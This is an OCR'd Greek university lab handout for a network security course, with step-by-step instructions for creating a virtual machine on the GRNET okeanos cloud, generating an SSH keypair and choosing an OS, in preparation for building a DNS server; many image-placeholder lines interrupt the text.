Εργαστήριο Δικτύων
Τμήμα Μηχανικών Η/Υ & Πληροφορικής Πανεπιστήμιο Πατρών


Ερωτήσεις κατανόησης και Εργασία για το μάθημα:
Σύγχρονες Εφαρμογές Ασφάλειας Δικτύων


---

1) Υλοποίηση εικονικής μηχανής στη πλατφόρμα okeanos της ΕΔΕΤ.


Το ΕΔΕΤ παρέχει χώρο στο cloud που διαχειρίζεται για την δημιουργία εικονικών μηχανών για εκπαιδευτική/ερευνητική χρήση. Στο πλαίσιο της εργασίας θα υλοποιήσετε τον δικό σας DNS server. Ακολουθήστε πιστά τα παρακάτω βήματα για να δημιουργήσετε και συνδεθείτε στην εικονική σας μηχανή.

Επισκεφτείτε την σελίδα https://okeanos-knossos.grnet.gr/home/ και κάντε sign in όπως δείχνουν οι παρακάτω εικόνες:







Στη συνέχεια θα κάνετε log in μέσω του eclass και θα επιβεβαιώσετε το mail που θα σας αποσταλεί πίσω από το σύστημα για τον λογαριασμό που φτιάξατε. **Προφανώς πρέπει να χρησιμοποιήσετε το ιδρυματικό σας εμαιλ.**



Όταν ενεργοποιηθεί ο λογαριασμό σας, κάνετε log in στην αρχική σελίδα: **https://okeanos.grnet.gr/home/** και πηγαίνετε στην projects.




Αναζητήστε το project networksecurity και επιλέξτε το.




Στη συνέχεια ο διδάσκων λαμβάνει το αίτημα σας και εγκρίνει την συμμετοχή σας στο project. Από την στιγμή αυτή, έχετε πρόσβαση στους πόρους του project και μπορείτε να δημιουργήστε την εικονική σας μηχανή**.**

Ξανασυνδέεστε στην πλατφόρμα και επιλέγετε την υπηρεσία Cyclades





και σας κατευθύνει στη δημιουργία εικονικής μηχανής.




Προτού ξεκινήσουμε το VM μας πρέπει πρώτα να φτιάξουμε το ιδιωτικό/δημόσιο κλειδί για να συνδεόμαστε στο VM μας. Ακολουθήστε πιστά τις παρακάτω σχηματικές οδηγίες:

Δημιουργία κλειδιού:



okeanos KNOSSOS
IP
public keys
New Keypair +
Generated ssh key name
68:35:51:d4:c6:fc:36:52:74:ae:0a:68:5a:ae:28:5a
public key


Create new keypair
close
Key name
generate new
Key content
Import from file
Browse...
No file selected.
Cancel
Create


Αποθήκευση ιδιωτικού (private key) κλειδιού στον υπολογιστή μας. Το ιδιωτικό κλειδί δεν πρέπει να το μοιραστείτε ούτε να το χάσετε!




Τώρα δημιουργούμε την εικονική μας μηχανή:




Επιλέγουμε το OS που θέλουμε,
πχ Debian headless έκδοση 9.3



